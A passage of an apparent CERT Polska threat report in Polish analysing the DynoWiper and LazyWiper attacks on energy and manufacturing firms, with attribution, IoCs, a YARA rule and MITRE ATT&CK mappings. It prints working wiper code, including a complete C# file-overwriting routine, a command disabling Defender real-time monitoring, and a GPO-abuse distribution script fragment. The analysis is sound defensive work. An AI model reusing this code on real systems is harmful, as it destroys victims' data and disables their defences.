34      if (0xf < local_24) {
35        FID_conflict:_free(local_38[0]);
36      }
37      pWVar2 = pWVar2 + 0xc;
38    } while (pWVar2 != pWVar3);
39    pWVar2 = (LPCWSTR)drive_list;
40    pWVar3 = drive_list._4_4_;
41  }
```

Funkcja `ScanLogicalDrives` tworzy listę dysków widocznych dla systemu (korzystając z funkcji `GetLogicalDrives` oraz `GetDriveType`), zbierając dyski typów `DRIVE_REMOVABLE` oraz `DRIVE_FIXED`. Następnie dla każdego z tych dysków wykonywane jest rekursywne uszkadzanie/usuwanie plików. Dla każdego katalogu, z użyciem funkcji `FindFirstFile` i `FindNextFile`, przeglądamy wszystkie zawarte w nim elementy i wykonujemy następującą operację:

RYS. 27 **Fragment kodu odpowiedzialny za przegląd oraz filtrowanie katalogów.**

```
if (((byte)next_file.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0) {
          /* not a directory */
  WipeCorruptFile((LPCSTR)file_path);
}
else {
  uVar3 = istrcmpn(filename,ppppppuVar8,local_20,(ushort *)L"system32",8);
  if ((((((uVar3 != 0) &&
         (uVar3 = istrcmpn(filename,extraout_ECX_00,local_20,(ushort *)L"windows",7),
         uVar3 != 0)) &&
        (uVar3 = istrcmpn(filename,extraout_ECX_01,local_20,(ushort *)L"program files",0xd
                          ), uVar3 != 0)) &&
       ((bVar10 = istrcmp(filename,(ushort *)L"program files(x86)"), !bVar10 &&
        (bVar10 = istrcmp(filename,(ushort *)L"temp"), !bVar10)))) &&
      ((bVar10 = istrcmp(filename,(ushort *)L"recycle.bin"), !bVar10 &&
       ((bVar10 = istrcmp(filename,(ushort *)L"$recycle.bin"), !bVar10 &&
        (bVar10 = istrcmp(filename,(ushort *)L"boot"), !bVar10)))))) &&
     ((bVar10 = istrcmp(filename,(ushort *)L"perflogs"), !bVar10 &&
      ((bVar10 = istrcmp(filename,(ushort *)L"appdata"), !bVar10 &&
       (bVar10 = istrcmp(filename,(ushort *)L"documents and settings"), !bVar10)))))) {
    WipeCorruptDirectory((LPCSTR)file_path);
  }
}
```

Oznacza to, że jeśli przeglądany element to plik, wówczas następuje uszkodzenie go, a jeśli katalog, to przeglądamy go rekursywnie, pod warunkiem że nazwa katalogu to nie (case-insensitive) jedno z wymienionych poniżej:

- *system32,*
- *windows,*
- *program files,*
- *program files(x86),*
- *temp,*
- *recycle.bin,*
- *$recycle.bin,*
- *boot,*
- *perflogs,*
- *appdata,*
- *documents and settings.*

Warto zauważyć, że w nazwie katalogu „program files(x86)” jest błąd. Jest to wynik pomyłki atakującego – poprawna nazwa zawiera spację po „files”, a więc powinno być: „program files (x86)”.
Ostatecznie sama procedura uszkadzania pliku wygląda następująco:

RYS. 28 **Kod odpowiedzialny za uszkodzenie pliku przez nadpisanie go 16-bajtowymi fragmentami.**

```
41  hFile = CreateFileW((LPCWSTR)filename,0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
42  if (hFile == (HANDLE)0xffffffff) {
43    exc = CreateException();
44    exc = UpdateException(exc,filename_std_str);
45    RaiseException(exc);
46  }
47  else {
48    move_method = 0;
49    filesize = GetFileSize(hFile,(LPDWORD)0x0);
50    SetFilePointerEx(hFile,(LARGE_INTEGER)0x0,(PLARGE_INTEGER)0x0,move_method);
51    lpBuffer = (LPCVOID)(local_1c.Internal + 5000);
52    WriteFile(hFile,lpBuffer,0x10,&numwritten,(LPOVERLAPPED)0x0);
53    if (0x10 < filesize) {
54      local_20 = 0;
55      local_28 = 0;
56      GetRandomGeneratedBytes((void *)local_1c.Internal,(uint *)&local_28,filesize);
57      uVar1 = 0;
58      if (local_28._4_4_ - (int)(void *)local_28 >> 2 != 0) {
59        do {
60          hFile_00 = hFile;
61          SetFilePointerEx(hFile,(LARGE_INTEGER)0x0,(PLARGE_INTEGER)0x0,dwMoveMethod);
62          dwMoveMethod = 0;
63          WriteFile(hFile_00,hFile,(DWORD)lpBuffer,(LPDWORD)0x10,&local_1c);
64          uVar1 = uVar1 + 1;
65        } while (uVar1 < (uint)(local_28._4_4_ - (int)(void *)local_28 >> 2));
66      }
67      if ((void *)local_28 != (void *)0x0) {
68        FID_conflict:_free((void *)local_28);
69      }
70    }
71    CloseHandle(hFile);
72  }
```

Każdy plik jest otwierany za pomocą metody `CreateFileW`, a następnie jest on nadpisywany za pomocą wielu wywołań funkcji `SetFilePointerEx` oraz `WriteFile`. Ilość fragmentów do nadpisania oraz same nadpisywane bajty są generowane z użyciem zainicjowanego wcześniej generatora liczb losowych Mersenne Twister. Oprogramowanie złośliwe uszkadza pliki poprzez wybór kilku offsetów do nadpisania w pliku ofiary pseudolosowymi ciągami 16 bajtów. Program zawsze nadpisuje początek pliku i zawsze zapisuje co najmniej 16 bajtów (nawet jeśli uszkadzany plik był mniejszy albo pusty). Liczba miejsc do nadpisania jest dobierana na podstawie rozmiaru pliku. Im większy plik do nadpisania, tym oprogramowanie złośliwe wybierze więcej miejsc do nadpisania, ale nigdy nie więcej niż 4096. Następnie te offsety są nadpisywane ciągami pseudolosowych bajtów. Należy zaznaczyć, że wybór jedynie kilku pseudolosowych offsetów do nadpisania znacznie przyspiesza proces uszkadzania plików w porównaniu z nadpisywaniem całego pliku.

Program zmienia atrybuty uprawnień każdego pliku za pomocą wywołania `SetFileAttributesEx` z parametrem FILE_ATTRIBUTE_NORMAL.

Funkcja `CreateException` zawiera charakterystyczny napis unicode „Error opening file:" (jest to fragment komunikatu błędu używanego przez program na wypadek problemów przy pisaniu do pliku).

Po nadpisaniu plików metodą `WipeCorruptData` wiper usuwa pliki z użyciem metody `WipeEraseData`. Stosowany jest zmodyfikowany algorytm przechodzenia po dysku – tym razem nie są pomijane katalogi znajdujące się w głównym katalogu, ale nadal stosowana jest lista wykluczeń z pierwszej fazy dla podkatalogów. Do usuwania używana jest funkcja `DeleteFileW`.

Warto podkreślić to, czego nie ma w programie:

- Program nie ma żadnej funkcji persystencji, to znaczy nie próbuje uruchomić się po restarcie komputera.
- Program nie komunikuje się z żadnym serwerem C2.
- Program nie wywołuje żadnych poleceń shellowych w systemie.
- Program nie podejmuje żadnej próby ukrycia swojego działania przed oprogramowaniem antywirusowym.

Charakterystyczna jest ścieżka PDB znajdująca się we wszystkich programach poza *dynacom_update.exe*:

```
C:\Users\vagrant\Documents\Visual Studio 2013\Projects\Source\
Release\Source.pdb.
```

Nie udało się znaleźć więcej publicznie dostępnych próbek z tą cechą.

LazyWiper

W incydencie związanym z przedsiębiorstwem z sektora produkcyjnego atak destrukcyjny został wykonany przy użyciu wipera napisanego w PowerShellu, nazwanego przez nas LazyWiper.

Skrypt nadpisuje pliki na urządzeniu pseudolosowymi ciągami 32 bajtów, umieszczanymi co 16 bajtów. Spowoduje to nadpisanie ⅔ pliku i tym samym uniemożliwi jego użycie lub odtworzenie. Nadpisywanie realizowane jest za pomocą funkcji w języku C# o nazwie `WriteRandomBytes`. Funkcja ta ma inny układ, styl pisania oraz konwencję układu kodu od reszty skryptu. Znajdują się w niej też pozbawione sensu komentarze, których prawdopodobnie nie umieściłby żaden programista. Wydaje się, że taki sposób uszkadzania pliku został wybrany, ponieważ miał być szybszy niż nadpisywanie całego pliku. Ze względu na sposób wykonywania operacji plikowych tak naprawdę jest on dużo wolniejszy. Funkcja prawdopodobnie została wygenerowana za pomocą modelu LLM.

RYS. 29 **Funkcja w języku C# służąca do nadpisywania plików.**

```
# Define C# code as a string
$CSharpCode = @"
using System;
using System.IO;
public class RandomByteWriter
{
    public void WriteRandomBytes(string filePath)
    {
        using (FileStream fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Write))
        {
            Random random = new Random();
            byte[] buffer = new byte[32];
        long initialPos = fileStream.Length;
        fileStream.Seek(0, SeekOrigin.Begin);
            // Loop until reaching the end of the file
            while (fileStream.Position < initialPos)
            {
                // Write random bytes at the current position
                random.NextBytes(buffer);
                fileStream.Write(buffer, 0, buffer.Length);
                // Seek 16 bytes forward
                fileStream.Seek(16, SeekOrigin.Current);
            }
        }
    }
}
```

Skrypt posiada zabezpieczenie, które przerwie wykonanie, jeżeli został uruchomiony na kontrolerze domeny:

RYS. 30 **Fragment kodu zabezpieczający przed szyfrowaniem kontrolera domeny.**

```
Add-Type -TypeDefinition $CSharpCode;
$writer = New-Object RandomByteWriter;
Set-MpPreference -DisableRealTimeMonitoring $True;
$s1=[System.Net.Dns]::GetHostName().ToLower();
$s2=$env:COMPUTERNAME.ToLower();
if($s1.Contains("pe-dc")){
exit;
}
if($s2.Contains("pe-dc")){
exit;
}
```

Funkcja nadpisująca dane jest uruchamiana dla plików o następujących rozszerzeniach:

> .rar, .tar.gz, .zip, .7z, .json, .bcp, .bak, .gho, .erf, .edb, .onepkg, .pst, .ldiff, .pcf, .pfx, .crt, .pcks, .key, .pcks12, .pcks7, .p7b, .pem, .rtf, .asd, .wbk, .xlk, .dit, .xlsx, .pcp, .old, .png, .odt, .doc, .cfe, .acd, .xsd, .vbm, .vhd, .vsdx, .vsd, .jpg, .prj, .nwf, .dll, .nwd, .sln, .log, .jpeg, .dt, .1cd, .cad, .ddf, .xls, .nwc, .dat, .xml, .doc, .docx, .adt, .proj, .img, .sql, .vib, .txt, .sta, .xdw, .epf, .bak, .vss, .cfl, .bkp, .dwg, .pdf, .ger, .exe

TABELA 2 **Analizowana wersja oprogramowania LazyWiper.**

Sha256	Nazwa pliku
033cb31c081ff4292f82e528f5cb78a503816462daba8cc18a6c4531009602c2	KB284726.ps1

Sposób dystrybucji Wiperów

Złośliwe oprogramowanie w incydencie dotyczącym farm OZE zostało uruchomione bezpośrednio na maszynie HMI. Natomiast w elektrociepłowni (DynoWiper) oraz firmie z sektora produkcyjnego (LazyWiper) zostało rozdystrybuowane w domenie AD przez skrypt PowerShell uruchomiony na kontrolerze domeny.

RYS. 31 **Początkowy fragment kodu skryptu dystrybuującego malware.**

```
$Command = "\\dc02\pub\dynacom_update.exe"
$Arguments = ""

$backupId = (Backup-GPO -Name "Default Domain Policy" -Path "C:\Windows\Temp").Id

$bkupInfo = [xml](Get-Content "C:\Windows\Temp\{$backupId}\bkupInfo.xml")

$GPODomain = $bkupInfo.BackupInst.GPODomain.'#cdata-section'
$GPODomainController = $bkupInfo.BackupInst.GPODomainController.'#cdata-section'
$BackupTime = $bkupInfo.BackupInst.BackupTime.'#cdata-section'

$GPOGuid = [GUID]::NewGuid()
$bkupInfo.BackupInst.GPOGuid.'#cdata-section' = "{$GPOGuid}"
$bkupInfo.BackupInst.GPODisplayName.'#cdata-section' = "Custom Domain Policy"

attrib -H "C:\Windows\Temp\{$backupId}\bkupInfo.xml"
$bkupInfo.Save("C:\Windows\Temp\{$backupId}\bkupInfo.xml")
attrib +H "C:\Windows\Temp\{$backupId}\bkupInfo.xml"

$Backup = [xml](Get-Content "C:\Windows\Temp\{$backupId}\Backup.xml")

```

Celem skryptu było stworzenie zadania GPO. Odnaleziono dwie wersje różniące się jedynie ścieżką do uruchamianego pliku. Skrypt działa w następujący sposób:

- Wykonuje backup obecnej polityki GPO „Default Domain Policy”.
- Modyfikuje go, zmieniając (między innymi):

    - `GPOGuid` na nowy, wygenerowany przy pomocy `[GUID]::NewGuid()`
    - `DisplayName` na „Custom Domain Policy”
    - `MachineVersionNumber` na „262148”.
- Definiuje zadanie typu ScheduledTask, które:
    - Uruchamia się z prawami *NT AUTHORITY\System* z najwyższym dostępnym RunLevelem.
    - Uruchamia plik wgrany wcześniej przez atakującego do współdzielonego katalogu.
    - Usuwa samo siebie za pomocą komendy `schtasks.exe /delete /TN "Custom GPO Task" /F`.
- Następnie „przywraca” utworzony i zmodyfikowany w ten sposób backup, który tworzy zdefiniowane powyżej zadanie.
- Na koniec usuwa pliki *„C:\Windows\Temp\manifest.xml”*, *„C:\Windows\Temp\{$backupId}*”*.

Skrypt jest bardzo prosty i nie ma wielu unikalnych cech charakterystycznych, poza:

- nazwą polityki „Custom Domain Policy”,
- nazwą tworzonego zadania „Custom GPO Task”,
- GUIDem filtra tworzonego zadania „79A87EBB-4DF6-4541-9530-CAD8BEE8A7AD”.

TABELA 3 **Analizowane wersje skryptu dystrybuującego malware.**

Sha256	Nazwa pliku
`8759e79cf3341406564635f3f08b2f333b0547c444735dba54ea6fce8539cf15`	dynacon_update.ps1
`f4e9a3ddb83c53f5b7717af737ab0885abd2f1b89b2c676d3441a793f65ffaee`	exp.ps1

Atrybucja

CERT Polska wykonał analizę infrastruktury wykorzystanej do ataku, opisanej w rozdziale „Wskaźniki kompromitacji”. Analiza bezpośredniej infrastruktury wskazała, że atakujący korzystał m.in. z przejętych serwerów VPS oraz przejętych routerów Cisco. Używając komercyjnych źródeł danych, w tym monitorujących przepływy sieciowe, zidentyfikowano również dodatkowe powiązane przejęte urządzenia, o niemal identycznych cechach z wykorzystanymi do przeprowadzenia ataku.

CERT Polska porównał charakterystykę urządzeń z opisywanymi publicznie rodzajami infrastruktury anonimizującej wykorzystywanej przez grupy APT. W oparciu o posiadane informacje oraz konsultując zrekonstruowaną komunikację pomiędzy urządzeniami z firmami z sektora threat intelligence ustalono, że pokrywa się ona w znacznym stopniu z opisywaną przez Cisco[1] oraz FBI[2] i jest wykorzystywana przez klaster aktywności znany w przestrzeni publicznej jako „Static Tundra” (Cisco), „Berserk Bear” (CrowdStrike), „Ghost Blizzard” (Microsoft) oraz „Dragonfly” (Symantec). Publicznie dostępne opisy działań aktora wskazują na duże zainteresowanie sektorem energetyki oraz posiadanie zdolności w atakowaniu urządzeń przemysłowych, co jest zbieżne z obserwowanymi w incydencie działaniami atakującego. Natomiast jest to pierwsza publicznie opisana aktywność o charakterze destrukcyjnym przypisywana do tego klastra aktywności.

CERT Polska na podstawie zgromadzonych danych może stwierdzić, że infrastruktura użyta do uzyskania początkowego dostępu, kradzieży danych z systemów oraz do zestawienia tuneli VPN użytych do uruchomienia oprogramowania typu wiper oraz do prób uszkodzenia dysków macierzy RAID serwera, pokrywa się z infrastrukturą „Static Tundra”.

CERT Polska wykonał również analizę użytego złośliwego oprogramowania oraz porównał je z historycznie wykorzystywanym w podobnych atakach.

[1] https://blog.talosintelligence.com/static-tundra/

[2] https://www.ic3.gov/PSA/2025/PSA250820

Złośliwe oprogramowanie DynoWiper zawiera pewne podobieństwa do narzędzi typu wiper[3] wiązanych z klastrem aktywności znanym w przestrzeni publicznej jako „Sandworm" oraz „SeashellBlizzard". Mimo wykrytych wspólnych cech w zakresie sposobu działania i ogólnej architektury, zakres podobieństwa jest jednak zbyt niski, aby przypisać DynoWiper do używanych wcześniej rodzin narzędzi typu wiper.

- Skrypt PowerShell użyty do uruchomienia DynoWiper na stacjach roboczych wykorzystuje tą samą technikę co narzędzia wiązane z klastrem „Sandworm" wykorzystywane w przeszłości do uruchomienia wiperów takich jak ArguePatch[4] czy RansomBoggs[5], ale jego kod źródłowy nie zawiera części wspólnych z opisywanymi wcześniej narzędziami.

- Skrypt LazyWiper został prawdopodobnie w znacznej części wygenerowany przez LLM i nie zawiera cech charakterystycznych. Z tego powodu nie może zostać wykorzystany w określeniu atrybucji.

Publicznie dostępny opis działań tego aktora wskazuje, że historycznie wielokrotnie prowadził działania destrukcyjne na Ukrainie, w tym wobec podmiotów z branży energetycznej (BlackEnergy) oraz przeciwko podmiotom w Polsce (PrestigeRansomware). Natomiast biorąc pod uwagę ogólny charakter wykrytych podobieństw i brak silnych powiązań do znanych narzędzi, CERT Polska nie może jednoznacznie określić czy aktor stojący za zbiorem aktywności „Sandworm" w jakimkolwiek stopniu współuczestniczył w ataku.

3 Np. publicznie dostępna próbka:
`bfda142bc5c44913eed9ef1cf2a8ad07b7a71312a26e4c7c519bf1a3fedeb6a0`

4 https://www.welivesecurity.com/2022/05/20/sandworm-ukraine-new-version-arguepatch-malware-loader/

5 https://www.welivesecurity.com/2022/11/28/ransomboggs-new-ransomware-ukraine/

Wskaźniki kompromitacji (IoC)

Aby umożliwić niezależną analizę, wszystkie wskazane poniżej pliki zostały umieszczone na portalach służących do analizy i współdzielenia złośliwego oprogramowania. W szczególności są one dostępne do pobrania za darmo na portalu https://mwdb.cert.pl.

Skróty Sha256

Nazwa pliku	Typ pliku	Sha256
dynacom_update.ps1	PowerShell dystrybuujący DynoWiper	8759e79cf3341406564635f3f08b2f33 3b0547c444735dba54ea6fce8539cf15
exp1.ps1	PowerShell dystrybuujący DynoWiper	f4e9a3ddb83c53f5b7717af737ab0885 abd2f1b89b2c676d3441a793f65ffaee
Source.exe	DynoWiper	65099f306d27c8bcdd7ba3062c012d24 71812ec5e06678096394b238210f0f7c
dynacom_update.exe	DynoWiper	835b0d87ed2d49899ab6f9479cddb8b4 e03f5aeb2365c50a51f9088dcede68d5
schtask.exe	DynoWiper	60c70cdcb1e998bffed2e6e7298e1ab6 bb3d90df04e437486c04e77c411cae4b
schtask.exe	DynoWiper	d1389a1ff652f8ca5576f10e9fa2bf8e 8398699ddfc87ddd3e26adb201242160
KB284726.ps1	LazyWiper	033CB31C081FF4292F82E528F5CB78A5 03816462DABA8CC18A6C4531009602C2

Poniższego pliku nie udało się uzyskać do analizy, w związku z czym nie mamy możliwości udostępnienia go.

Nazwa pliku	Typ pliku	Sha256
dynacom_update.ps1	Prawdopodobnie pierwotna wersja skryptu Powershell dystrybuującego DynoWiper	68192CA0FDE951D973EB41A07814F402 F2B46E610889224BD54583D8A332A464

Wskaźniki sieciowe

IP	Obserwowane	Szczegóły
185.200.177[.]10	Grudzień 2025	Logowania do vpn oraz O365. Użycie przeciwko wielu podmiotom. Bezpośrednie uruchomienie DynoWiper. Przejęty serwer.
31.172.71[.]5 31.172.71[.]5:50443/TCP 31.172.71[.]5:8008/TCP 31.172.71[.]5:44445/TCP	Grudzień 2025	Reverse proxy, używany celem eksfiltracji danych. Przejęty serwer.
193.200.17[.]163	Listopad 2025	Logowania do vpn. Użycie przeciwko wielu podmiotom. Przejęty serwer.
185.82.127[.]20	Listopad 2025	Logowania do vpn.
41.111.178[.]225	Grudzień 2025	Logowania do vpn oraz O365. Przejęty serwer.
72.62.35[.]76	Grudzień 2025	Logowania do vpn.
89.116.111[.]143	Grudzień 2025	Logowanie do vpn.
194.61.121[.]178	Grudzień 2025	Logowania do vpn.
159.69.50[.]242	Listopad 2025	Logowania do vpn.

Reguły detekcji

DynoWiper

```
rule DynoWiper
{
    meta:
        author = "CERT Polska"
        date = "2025-12-31"
        hash = "4ec3c90846af6b79ee1a5188eefa3fd21f6d4cf6"
        hash = "86596a5c5b05a8bfbd14876de7404702f7d0d61b"
        hash = "69ede7e341fd26fa0577692b601d80cb44778d93"
        hash = "0e7dba87909836896f8072d213fa2da9afae3633"
    strings:
        $a1 = "$recycle.bin" wide
        $a2 = "program files(x86)" wide
        $a3 = "perflogs" wide
        $a4 = "windows\x00" wide
        $b1 = "Error opening file: " wide
    condition:
        uint16(0)  == 0x5A4D
        and
        filesize < 500KB
        and
        4 of them
}
```

MITRE ATT&CK Enterprise

Nazwa techniki	ID	Opis
UZYSKANIE POCZĄTKOWEGO DOSTĘPU		
External Remote Services	T1133	Wykorzystanie urządzeń brzegowych Fortinet do uzyskania dostępu do infrastruktury
Valid Accounts: Local Accounts	T1078.003	Logowanie na urządzenie Fortinet w przedsiębiorstwie sektora produkcyjnego
URUCHOMIENIE		
Scheduled Task/Job: Scheduled Task	T1053.005	Dystrybucja wipera w domenie z wykorzystaniem Scheduled Task
System Services: Service Execution	T1569.002	Wykonywanie poleceń za pomocą narzędzia PsExec
PERSYSTENCJA		
External Remote Services	T1133	Wykorzystanie Fortigate VPN do łączenia się z zaatakowanymi podmiotami
Valid Accounts: Local Accounts	T1078.003	Wykorzystanie lokalnych kont Fortigate VPN do łączenia się z zaatakowanymi podmiotami
Scheduled Task/Job	T1053	Utworzenie skryptów na urządzeniu Fortigate w celu kradzieży poświadczeń administratora oraz modyfikacji konfiguracji
ESKALACJA UPRAWNIEŃ		
Access Token Manipulation	T1134	Kradzież poświadczeń z usługi LSSAS Eskalacja uprawnień za pomocą tokenu procesu
Valid Accounts: Local Accounts	T1078.003	Wykorzystywanie konta posiadającego uprawnienia administratora na urządzeniu brzegowym
UNIKANIE WYKRYCIA		
Domain or Tenant Policy Modification: Group Policy Modification	T1484.001	Dystrybucja wipera w domenie poprzez modyfikację polityki GPO „Default Domain Policy”

Nazwa techniki	ID	Opis
File and Directory Permissions Modification	T1222	Zmiana uprawnień plików przez wiper
Impair Defenses: Disable or Modify Network Device Firewall	T1562.013	Modyfikacja konfiguracji urządzeń Fortigate
Indicator Removal: File Deletion	T1070.004	Usuwanie przez wiper plików tworzonych podczas wykonania
DOSTĘP DO DANYCH UWIERZYTELNIAJĄCYCH		
OS Credential Dumping	T1003	Kradzież poświadczeń z usługi LSSAS, NTDS oraz SAM/SYSTEM
Steal or Forge Kerberos Tickets	T1558	Utworzenie tzw. Diamond Ticket
ROZEZNANIE W INFRASTRUKTURZE		
Account Discovery	T1087	Odczytanie zawartości katalogu Users
File and Directory Discovery	T1083	Odczytanie zawartości katalogu Users
Local Storage Discovery	T1680	Tworzenie przez wiper listy dysków widocznych dla systemu
Network Service Discovery	T1046	Sprawdzanie usług dostępnych w sieci
Network Share Discovery	T1135	Sprawdzanie zasobów SMB dostępnych w sieci
Process Discovery	T1057	Sprawdzanie procesów działających na systemie
Remote System Discovery	T1018	Sprawdzanie systemów dostępnych w sieci
System Network Configuration Discovery	T1016	Odczytanie tablicy routingu oraz ARP cache
System Network Connections Discovery	T1049	Sprawdzanie połączeń sieciowych
System Owner/User Discovery	T1033	Odczytanie zawartości katalogu Users
PORUSZANIE SIĘ POMIĘDZY URZĄDZENIAMI		
Remote Services	T1021	Wykorzystanie RDP do łączenia się do urządzeń w sieci wewnętrznej

Nazwa techniki	ID	Opis
ZBIERANIE INFORMACJI		
Data from Configuration Repository: Network Device Configuration Dump	T1602.002	Zrzut konfiguracji urządzeń Firewall
COMMAND AND CONTROL		
Hide Infrastructure	T1665	Wykorzystywanie przejętej infrastruktury do komunikacji
Ingress Tool Transfer	T1105	Pobieranie narzędzi z serwisu Dropbox
Proxy	T1090	Wykorzystywanie Reverse SOCKS Proxy oraz sieci TOR
Remote Access Tools: Remote Desktop Software	T1219.002	Wykorzystanie RDP do łączenia się do urządzeń w sieci wewnętrznej
EKSFILTRACJA		
Exfiltration Over Web Service	T1567	Wysłanie wykradzionych danych protokołem HTTP na serwer atakujących
Exfiltration Over Web Service: Exfiltration Over Webhook	T1567.004	Przesyłanie wyników wykonania skryptów na kanał Slack
WPŁYW		
Data Destruction	T1485	Uszkodzenie plików przez wiper
Disk Wipe: Disk Structure Wipe	T1561.002	Modyfikacja konfiguracji macierzy RAID
Inhibit System Recovery	T1490	Zmiana adresacji IP zaatakowanych urządzeń
System Shutdown/ Reboot	T1529	Wyłączenie urządzenia przez wiper

MITRE ATT&CK ICS

Nazwa techniki	ID	Opis
UZYSKANIE POCZĄTKOWEGO DOSTĘPU		
External Remote Services	T0822	Wykorzystanie urządzeń brzegowych Fortinet do uzyskania dostępu do farm OZE
Remote Services	T0886	Łączenie się do urządzeń automatyki przemysłowej z przejętych urządzeń brzegowych
URUCHOMIENIE		
Command-Line Interface	T0807	Wykonywanie poleceń na sterownikach
Graphical User Interface	T0823	Połączenie do komputera HMI z wykorzystaniem RDP
PERSYSTENCJA		
Valid Accounts	T0859	Wykorzystywanie fabrycznych kont systemowych
ROZEZNANIE W INFRASTRUKTURZE		
Network Connection Enumeration	T0840	Sprawdzanie połączeń sieciowych na komputerze HMI
Remote System Discovery	T0846	Skanowanie sieci w poszukiwaniu urządzeń automatyki
Remote System Information Discovery	T0888	Identyfikacja urządzeń automatyki na przykład w celu skorzysta-nia z odpowiednich danych uwierzytelniających
PORUSZANIE SIĘ POMIĘDZY URZĄDZENIAMI		
Default Credentials	T0812	Wykorzystywanie fabrycznych kont systemowych
Remote Services	T0886	Łączenie się do urządzeń automatyki przemysłowej w sieci wewnętrznej (m.in. SSH, RDP)
Valid Accounts	T0859	Wykorzystywanie fabrycznych kont systemowych

Nazwa techniki	ID	Opis
ZBIERANIE INFORMACJI		
Screen Capture	T0852	Wykonywanie zrzutów ekranu urządzeń automatyki przemysłowej
INHIBIT RESPONSE FUNCTION		
Change Credential	T0892	Zmiana hasła w przejętych urządzeniach Moxa Nport
Data Destruction	T0809	Usunięcie plików ze sterowników RTU Mikronika
Device Restart/Shutdown	T0816	Wyłączanie przejętych urządzeń automatyki przemysłowej
System Firmware	T0857	Wgranie uszkodzonego firmware uniemożliwiającego uruchomienie sterownika
ZAKŁÓCENIE PROCESU STEROWANIA		
Module Firmware	T0892	Wgranie uszkodzonego firmware uniemożliwiającego uruchomienie sterownika
WPŁYW		
Loss of Control	T0827	Uszkodzenie sterowników RTU i uniemożliwienie komunikacji obiektu z OSD
Loss of View	T0829	Uszkodzenie sterowników RTU i uniemożliwienie komunikacji obiektu z OSD